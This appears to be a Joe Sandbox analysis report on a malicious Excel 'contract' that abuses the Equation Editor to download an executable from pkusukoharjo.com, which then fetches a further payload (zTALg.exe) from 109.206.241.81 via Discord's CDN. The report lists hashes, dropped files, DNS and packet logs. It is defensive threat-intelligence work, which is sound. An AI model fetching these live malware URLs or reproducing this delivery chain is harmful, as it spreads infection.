Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\qGTGx[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

Category:	downloaded
Size (bytes):	8704
Entropy (8bit):	4.812551859843081
Encrypted:	false
SSDEEP:	96:5PM1Y6CB0C0st2AbUCAb17mF3lIpDXHo2rbwCiCeQhULtgAwsMIkGTp9rQEkrGi4:SAT0st2MUQIN42rSCekUL+VtvC
MD5:	6D370555D43F89189867FD72222C6059
SHA1:	79505977A7B45050A45BC4B715B21DF8F49AA3F1
SHA-256:	41BF0E9B141CB3541CE14CA9DE7F606FD30C20E02CE95936F41FB728BD6C2232
SHA-512:	48A97F522BD2DDD2704093917B4E19DC48726F650FD0DB496EE6D6BEE7CDD87CE089ADC8076EF1BD8D1401B100D81A50D2025AF8C061955DD740BA01056AC EC
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://https://pkusukoharjo.com/giving/qGTGx.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....7... ...@....@.. ....@.....7..W....@.....`.....L6..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`..... .....@..B.....7.....H.....|".....0.....s.....o.....Y.....0Yr...p...o....(....(.....o....(....jai(....(.....o....&.. .o.....Y3....+....X....X.+..o....*...0.....(....s.....(.....#.....(.... ....(....r...pr...p(.....r...pr...p(.....o....(.....r4..p....~.....o.....r...p.....r...p...(....o ...r...p.....r*..p...(... . .....t....o!...&.(".....,..o#....*.....Z(%.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\84E7CB3E.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 410 x 243, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8217
Entropy (8bit):	7.81503617702935
Encrypted:	false
SSDEEP:	192:kls9+/gQllKX6BrlzeHQbj4D24m1hcfxCEKSPALL78koM:kls9+NllKX6BhSH0j4Dxm1CfEEKSPA/T
MD5:	A9CA5EE503B10E01BE979F0843A1F65F
SHA1:	52E1FFFBDA428BD216AE62586E39AC1C20FC25C5
SHA-256:	653F8662E65E224B05605B256BB4F6DE5F29F2B155DC4477635B8E43024503E4
SHA-512:	07C64C4AFF76AEF6A76491184E1823C2FD2CBD1536C3D771B14CC887B7853074F6AC93EDBB1C58F38893B95D03FF2E17E30E66FF9F3334441788728EA1F8272F
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....0.G.....gAMA.....a.....sRGB..... cHRM..z&.....u0..`..:....p..Q<....pHYs.....o.d....bKGD.....IDATx..yX...9....pk.U{...Z7.).....|.h?.Z .fmm....ZE.UqC.@.T6..E.}../.B...l.....e.1d!!.....si23...;s..;.L..%0.....1cF.....Zb.YYY...].z./...x.....{.G:#....].v.3..A.d.....:.z...Dd). .K...c.Z!..U....DT). ..MX.=jG....NF.!....3..+... {..G...@H.}.2 ...?.|*.. ..^..3.?y.....G....@`.=R.Pgt...[. ..^..t.4.-...G.....f....#....2Kg..%.D...J.....)J....5J<.p8.+..%....Gs.>[Z.-T..^M.:;._. ..^.,.....K.st.s..&.]...;.Uz.+>.rf.{...-.. *^..k..3.A....p.....>.t..r#C.)....Z.}4.....~';A...W...3..\..--N...&.sv.X-.&n.+;%. ..Yne&5z.r.a<..#|...c...D.r.|=.....M.....y...?|...G.....F..M..*...tf..J.(.A...tV.lw.Q&.v70...?.KVX"g.Z...Q. [6...Q<.q...#.x..\....y*:;..KE.;p..5.;.....j7_.(..ZZS...g.s.:....2.@.u.&..B.d.g.Q..:]?.\...,z.z...u.t&^...:.H.....T..E.#t..I.'.;0..J(.-....F...+.{... .&d.....

C:\Users\user\AppData\Local\Microsoft\Windows\WER\ReportArchive\AppCrash_powershell_ise.e_21ed43beb8f55ccf28a91ce407abfb7d5b6e611_02d11d32\Report.wer

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\dw20.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.6399755325948338
Encrypted:	false
SSDEEP:	96:6BCfkZJGUWs+xLuK5QXIW2zgBmBPUPZApIvY8rHvMpEWi7uyPV6VcRF9xdc79M8w:6kfv4gz5iyXg9uQxlAdWdSIy
MD5:	17415515AD0E30C922DD9F6DEE28CF59
SHA1:	C7F953A80317699B00D7072E9C5973D7BD7A6199
SHA-256:	8F9E3D9197B50DFAE8987F1ED7D2EDECAF2D284B5A3A5F646E861EB3ADEF4272
SHA-512:	D91195B73ED8667F3AB6DD3D40F1CD1C4772E7022CDEB9F5C5A471EB3212A2C227DD907FC3082E9CD4DE55943DEF520A448285957BEA20E4BE3D92FD5C3C0 BC
Malicious:	false
Reputation:	low
Preview:	V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.4.1.9.8.5.2.7.5.7.4.9.5.3.2.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e. =.1.3.3.0.4.1.9.8.5.3.3.7.2.1.3.3.2.3.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.4.e.4.0.d.d.5.9.-.1.4.e.e.-.1.1.e.d.-.a.6.2.0.-.e.c.f.4.b.b.b.5.9.1.5.b.....W.O.W.6.4.=.1.....R.e.s.p.o.n.s.e...B. u.c.k.e.t.I.d.=.1.5.5.2.1.7.5.6.7.5.....R.e.s.p.o.n.s.e...B.u.c.k.e.t.T.a.b.l.e.=.5.0.4.3.5.1.7.5.0.....R.e.s.p.o.n.s.e...t.y.p.e.=.4.....S.i.g.[.0.]...N.a.m.e.=.P.r.o.b.l.e.m. .S.i.g.n.a.t. u.r.e. .0.1.....S.i.g.[.0.]...V.a.l.u.e.=.p.o.w.e.r.s.h.e.l.l._.i.s.e...e.x.e.....S.i.g.[.1.]...N.a.m.e.=.P.r.o.b.l.e.m. .S.i.g.n.a.t.u.r.e. .0.2.....S.i.g.[.1.]...V.a.l.u.e.=.0...0...0...0.....S.i.g. [.2.]...N.a.m.e.=.P.r.o.b.l.e.m. .S.i.g.n.a.t.u.r.e. .0.3.....S.i.g.[.2.]...V.a.l.u.e.=.6.2.d.e.5.4.9.3.....S.i.g.[.3.]...N.a.m.e.=.P.r.o.b.l.e.m. .S.i.g.n.a.t.u.r.e. .0.4.....S.i.g.[.3.]...V.a.l.u.e. =.S.y.s.t.e.m.....S.i.g.[.4.].

C:\Users\user\AppData\Local\Temp\WER1334.tmp.WERInternalMetadata.xml

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\dw20.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	2628
Entropy (8bit):	3.6609345877607806
Encrypted:	false
SSDEEP:	48:yeRipPp6uhzrkG/wU6Gww7VxpAFgYkbkiQG5zO8ewLK/KDtHw+PjsMS+Mb6x24SQ:Shz4tU6o7VxBt33Ob83jt3
MD5:	6B0C7E04A7A8FC222E8CDBAE62FC4423
SHA1:	E2127ABC15302B905312214B336FC528AB27A722
SHA-256:	65E62AD5061F3D8AF644696AAE22C80F608357A3CBB303D3EF0AE5C376E408E3
SHA-512:	F1BC810A00F079F86DB82E72E0724CC54B1C024785C884937B86209898952BCBA705D8DA6B07701F9C7CCCD0FE30D1BC3E0506321036DDAE1CC14C5F46E7EB F
Malicious:	false
Reputation:	low
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.6...1.</.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.7.6.0.1. .S.e.r.v.i.c.e. .P.a.c.k. .1.</.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W. i.n.d.o.w.s. .7. .P.r.o.f.e.s.s.i.o.n.a.l.</.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.7.6.0.1...2.3.6.7.7...a.m.d.6.4.f. r.e...w.i.n.7.s.p.1._.l.d.r...1.7.0.2.0.9.-.0.6.0.0.</.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.1.3.0.</.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e. </.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.</.L.C.I.D.>.....</.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.b. l.e.m.S.i.g.n.a.t.u.

C:\Users\user\AppData\Roaming\jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	8704
Entropy (8bit):	4.812551859843081
Encrypted:	false
SSDEEP:	96:5PM1Y6CB0C0st2AbUCAb17mF3llpDXHo2rbwCiCeQhULtgAwsMIkGTp9rQEkrGi4:SAT0st2MUQIN42rSCekUL+VtvC
MD5:	6D370555D43F89189867FD72222C6059
SHA1:	79505977A7B45050A45BC4B715B21DF8F49AA3F1
SHA-256:	41BF0E9B141CB3541CE14CA9DE7F606FD30C20E02CE95936F41FB728BD6C2232
SHA-512:	48A97F522BD2DDD2704093917B4E19DC48726F650FD0DB496EE6D6BEE7CDD87CE089ADC8076EF1BD8D1401B100D81A50D2025AF8C061955DD740BA01056AC EC
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....7... ...@....@.. ....@.....7..W....@.....`.....L6..... ..... ..H.....text..... ..... . .`.rsrc.....@.....@..@.rel oc.....`..... .....@..B.....7.....H.....|".....0.....s.....o.....Y.....0Yr...p...o....(....(.....o....(....jai(....(.....o....&.. .o.....Y3....+....X....X.+..o....*...0.....(....s.....(.....#.....(.... ....(....r...pr...p(.....r...pr...p(.....o....(.....r4..p....~.....o.....r...p.....r...p...(....o ...r...p.....r*..p...(... . .....t....o!...&.("....,..o#....*.....Z(%.

C:\Users\user\Desktop\~$Contract - Wipak Oy.xlsx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.99738280724659
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	Contract - Wipak Oy.xlsx
File size:	2819080
MD5:	d0cd467a481799f5dc06a498e24ff4ad
SHA1:	da919b490b8192eab7c577b4a85337d09eb56a9e
SHA256:	831518fee7137eb607ad0fd8b629784dd692f981f6060465079945a13dba6c4c
SHA512:	deefc6c8b76de5f8cd1ed1f7541d136961d6f249a16abc4c6cac7114ac55facc3c0d3f5c5b581dabd18bb71468351bb28039d2ff533aaa634240e8587f0ac545
SSDEEP:	49152:4yFhEeXk7Vs4O7VhPiiw176tK5fpiB+VkAT5H0T9DpZvlfp+INtJz:4uXmijhhPDwNgiBiBuTG1lx+IN3
TLSH:	DCD53396C4F0AB688E9F1585EEAF7840472FBAC1E1DF8496D054047C37AB19DF222D4E
File Content Preview:	PK........"J.U.....[Content_Types].xmlUT.....b...b...b.U[k.0.~/.?...XI.e.q.[.....B.(K'....N.....nZ(.Yp./.-...O.....b.1i.*6*...'..nQ.....WV$.N...Tl...L..... .K.[".o.'..+R..8...h..g\. .J,._..W\z..p...M..0.k.....['.-X.../KUL....|2~ .Q+(."./ai.o

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/679189/sample/Contract - Wipak Oy.xlsx"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	False
Flash Objects Count:	0
Contains VBA Macros:	False

Summary

Author:	Marcus Egharevba
Last Saved By:	Marcus Egharevba
Create Time:	2022-07-26T22:32:06Z
Last Saved Time:	2022-07-27T02:01:40Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Thumbnail Scaling Desired:	false
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	12.0000

Streams

Stream Path: \x1oLE10nATivE, File Type: data, Stream Size: 3008016

General


Stream Path:	\x1oLE10nATivE

General	
File Type:	data
Stream Size:	3008016
Entropy:	7.830311072494768
Base64 Encoded:	True
Data ASCII:	_ . . . I . . . M & n 5 . + . . 1 . 5] . . V . . - ` B . . . ` h . X . c e s $ o A u 2 V % _ 5 3 Z (. , p y K * . Y { . v . , 6 T 7 < Y k . . t o ` \\ . . z S , (^ x N b R t . 5 2 f t . $ = J + b I d u =] U . . g = 7 . . ^ G . . * . 7 e F . . . L k - - . i . 2 N . Y . .) x _ < . 4 W I s H E , / = h . . w i g . j . c C ^ . . d . : e 6 & I . $ y . / . . . x c . c ' . 5 W { . - ; U 5 % . 5 9 . J e 6 . . . j . 5 . m . . (_ F E . D W R 7 8 i . I 4 \\ Q ^ . I Y . w ^ S m @ O . , z Q C . N N o . . .] . +
Data Raw:	8e 5f d9 05 02 80 16 6c 0c 9b 01 08 4d ed b8 ff 26 6e c4 35 c3 9b 2b c4 8b 08 8b 31 bb e5 fb a3 19 81 eb 35 94 5d 19 8b 1b 56 ff d3 05 f8 81 0a c3 2d c5 f7 e9 c2 ff e0 fe bd 88 60 42 00 19 1e 60 c5 d8 68 14 58 17 85 63 b3 a7 80 d3 f3 ca 65 e9 d3 73 f9 24 6f 41 75 32 56 25 5f e5 35 f5 94 a6 84 33 5a a0 28 04 2c d1 70 79 a3 4b 2a ab 9b 1f ef 59 f5 7b cf 04 a8 e0 76 aa fd d6 81 2c 8b

Stream Path: vd4Gf9eRaIg9JoI2jb8EGtk, File Type: empty, Stream Size: 0	
General	
Stream Path:	vd4Gf9eRaIg9JoI2jb8EGtk
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 11:41:32.266644955 CEST	49171	443	192.168.2.22	136.243.86.20
Aug 5, 2022 11:41:32.266717911 CEST	443	49171	136.243.86.20	192.168.2.22
Aug 5, 2022 11:41:32.266779900 CEST	49171	443	192.168.2.22	136.243.86.20
Aug 5, 2022 11:41:32.311975002 CEST	49171	443	192.168.2.22	136.243.86.20
Aug 5, 2022 11:41:32.312050104 CEST	443	49171	136.243.86.20	192.168.2.22
Aug 5, 2022 11:41:32.381227970 CEST	443	49171	136.243.86.20	192.168.2.22
Aug 5, 2022 11:41:32.381334066 CEST	49171	443	192.168.2.22	136.243.86.20
Aug 5, 2022 11:41:32.398665905 CEST	49171	443	192.168.2.22	136.243.86.20
Aug 5, 2022 11:41:32.398714066 CEST	443	49171	136.243.86.20	192.168.2.22
Aug 5, 2022 11:41:32.399238110 CEST	443	49171	136.243.86.20	192.168.2.22
Aug 5, 2022 11:41:32.399341106 CEST	49171	443	192.168.2.22	136.243.86.20
Aug 5, 2022 11:41:32.798109055 CEST	49171	443	192.168.2.22	136.243.86.20
Aug 5, 2022 11:41:32.827157974 CEST	443	49171	136.243.86.20	192.168.2.22
Aug 5, 2022 11:41:32.827245951 CEST	443	49171	136.243.86.20	192.168.2.22
Aug 5, 2022 11:41:32.827311039 CEST	49171	443	192.168.2.22	136.243.86.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 11:41:32.827317953 CEST	443	49171	136.243.86.20	192.168.2.22
Aug 5, 2022 11:41:32.827363968 CEST	443	49171	136.243.86.20	192.168.2.22
Aug 5, 2022 11:41:32.827392101 CEST	49171	443	192.168.2.22	136.243.86.20
Aug 5, 2022 11:41:32.827405930 CEST	49171	443	192.168.2.22	136.243.86.20
Aug 5, 2022 11:41:32.827415943 CEST	49171	443	192.168.2.22	136.243.86.20
Aug 5, 2022 11:41:32.827429056 CEST	443	49171	136.243.86.20	192.168.2.22
Aug 5, 2022 11:41:32.827450037 CEST	443	49171	136.243.86.20	192.168.2.22
Aug 5, 2022 11:41:32.827483892 CEST	49171	443	192.168.2.22	136.243.86.20
Aug 5, 2022 11:41:32.827498913 CEST	49171	443	192.168.2.22	136.243.86.20
Aug 5, 2022 11:41:32.893266916 CEST	49171	443	192.168.2.22	136.243.86.20
Aug 5, 2022 11:41:32.893310070 CEST	443	49171	136.243.86.20	192.168.2.22
Aug 5, 2022 11:41:32.893321037 CEST	49171	443	192.168.2.22	136.243.86.20
Aug 5, 2022 11:41:32.893373966 CEST	49171	443	192.168.2.22	136.243.86.20
Aug 5, 2022 11:41:35.534665108 CEST	49172	443	192.168.2.22	162.159.129.233
Aug 5, 2022 11:41:35.534696102 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:35.534765005 CEST	49172	443	192.168.2.22	162.159.129.233
Aug 5, 2022 11:41:35.546125889 CEST	49172	443	192.168.2.22	162.159.129.233
Aug 5, 2022 11:41:35.546150923 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:35.610106945 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:35.610213995 CEST	49172	443	192.168.2.22	162.159.129.233
Aug 5, 2022 11:41:35.623195887 CEST	49172	443	192.168.2.22	162.159.129.233
Aug 5, 2022 11:41:35.623214006 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:35.623613119 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:35.831306934 CEST	49172	443	192.168.2.22	162.159.129.233
Aug 5, 2022 11:41:36.144934893 CEST	49172	443	192.168.2.22	162.159.129.233
Aug 5, 2022 11:41:36.190440893 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.190653086 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.190764904 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.190830946 CEST	49172	443	192.168.2.22	162.159.129.233
Aug 5, 2022 11:41:36.190875053 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.191015959 CEST	49172	443	192.168.2.22	162.159.129.233
Aug 5, 2022 11:41:36.191032887 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.191138029 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.191231012 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.191318989 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.191329956 CEST	49172	443	192.168.2.22	162.159.129.233
Aug 5, 2022 11:41:36.191355944 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.191559076 CEST	49172	443	192.168.2.22	162.159.129.233
Aug 5, 2022 11:41:36.191577911 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.191670895 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.191760063 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.191843033 CEST	49172	443	192.168.2.22	162.159.129.233
Aug 5, 2022 11:41:36.191850901 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.191874027 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.191955090 CEST	49172	443	192.168.2.22	162.159.129.233
Aug 5, 2022 11:41:36.191977978 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.192214966 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.192300081 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.192328930 CEST	49172	443	192.168.2.22	162.159.129.233
Aug 5, 2022 11:41:36.192354918 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.192461967 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.192549944 CEST	49172	443	192.168.2.22	162.159.129.233
Aug 5, 2022 11:41:36.192559958 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.192580938 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.192655087 CEST	49172	443	192.168.2.22	162.159.129.233
Aug 5, 2022 11:41:36.192713976 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.192878962 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.192970037 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.193048000 CEST	49172	443	192.168.2.22	162.159.129.233

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 11:41:36.193067074 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.193212986 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.193304062 CEST	49172	443	192.168.2.22	162.159.129.233
Aug 5, 2022 11:41:36.193324089 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.193495989 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.193564892 CEST	49172	443	192.168.2.22	162.159.129.233
Aug 5, 2022 11:41:36.193582058 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.193702936 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.193767071 CEST	49172	443	192.168.2.22	162.159.129.233
Aug 5, 2022 11:41:36.193780899 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.193897963 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.193990946 CEST	49172	443	192.168.2.22	162.159.129.233
Aug 5, 2022 11:41:36.194010019 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.194133043 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.194205999 CEST	49172	443	192.168.2.22	162.159.129.233
Aug 5, 2022 11:41:36.194224119 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.194319010 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.194386005 CEST	49172	443	192.168.2.22	162.159.129.233
Aug 5, 2022 11:41:36.194402933 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.194502115 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.194567919 CEST	49172	443	192.168.2.22	162.159.129.233
Aug 5, 2022 11:41:36.194585085 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.194766998 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.194833040 CEST	49172	443	192.168.2.22	162.159.129.233
Aug 5, 2022 11:41:36.194850922 CEST	443	49172	162.159.129.233	192.168.2.22
Aug 5, 2022 11:41:36.194998026 CEST	443	49172	162.159.129.233	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 11:41:32.226768017 CEST	55868	53	192.168.2.22	8.8.8.8
Aug 5, 2022 11:41:32.245600939 CEST	53	55868	8.8.8.8	192.168.2.22
Aug 5, 2022 11:41:35.477466106 CEST	49688	53	192.168.2.22	8.8.8.8
Aug 5, 2022 11:41:35.498608112 CEST	53	49688	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 5, 2022 11:41:32.226768017 CEST	192.168.2.22	8.8.8.8	0x4e86	Standard query (0)	pkusukohar jo.com	A (IP address)	IN (0x0001)
Aug 5, 2022 11:41:35.477466106 CEST	192.168.2.22	8.8.8.8	0xdd2e	Standard query (0)	cdn.discor dapp.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 5, 2022 11:41:32.245600939 CEST	8.8.8.8	192.168.2.22	0x4e86	No error (0)	pkusukohar jo.com		136.243.86.20	A (IP address)	IN (0x0001)
Aug 5, 2022 11:41:35.498608112 CEST	8.8.8.8	192.168.2.22	0xdd2e	No error (0)	cdn.discor dapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Aug 5, 2022 11:41:35.498608112 CEST	8.8.8.8	192.168.2.22	0xdd2e	No error (0)	cdn.discor dapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Aug 5, 2022 11:41:35.498608112 CEST	8.8.8.8	192.168.2.22	0xdd2e	No error (0)	cdn.discor dapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Aug 5, 2022 11:41:35.498608112 CEST	8.8.8.8	192.168.2.22	0xdd2e	No error (0)	cdn.discor dapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Aug 5, 2022 11:41:35.498608112 CEST	8.8.8.8	192.168.2.22	0xdd2e	No error (0)	cdn.discor dapp.com		162.159.133.233	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- pkusukoharjo.com
- cdn.discordapp.com
- 109.206.241.81

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	136.243.86.20	443	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49172	162.159.129.233	443	C:\Users\user\AppData\Roaming\jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaeb vcnbnc.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49173	109.206.241.81	80	C:\Users\user\AppData\Roaming\jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaeb vcnbnc.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 11:41:36.249592066 CEST	115	OUT	GET /htdocs/zTALg.exe HTTP/1.1 Host: 109.206.241.81 Connection: Keep-Alive
